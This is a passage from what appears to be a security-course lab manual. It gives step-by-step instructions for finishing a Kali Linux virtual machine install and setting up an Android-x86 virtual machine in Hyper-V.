
35. Type **toor** in the **Password** text field and click **Log In**



36. Kali Linux main window appears as shown in the following screenshot:




37. Open terminal console by navigating to **Accessories → Terminal**




## CT#10: Install Android in Hyper-V


- Select your **machine's name** in the left pane of the window, and click **New → Virtual Machine...** option located at the right pane of window




2. New Virtual Machine wizard windows appears, click Next button




3. **Specify Name** of new virtual machine as Android, specify the location as E:\ and click **Next**




4. Choose the generation of the virtual machine (here, **Generation 1**) and click **Next**




5. Assign the amount of **memory** to be allocated to this virtual machine (in MB) and click **Next**




6. In the **Configure Networking** section, without assigning any **network adaptor**, click **Next**.



7. Allocate memory for hard disk (minimum of 20 GB) and click **Next**




8. **Installation options** window appears in the next step of wizard
9. Select **Install an operating system from a bootable CD/DVD-ROM** radio button
10. Select **Image file (.iso)** radio button, click **Browse...**, navigate to **D:\CEH-Tools\ISO Images\Android**, select **android-x86-4.4-r1.iso** and click **Next**

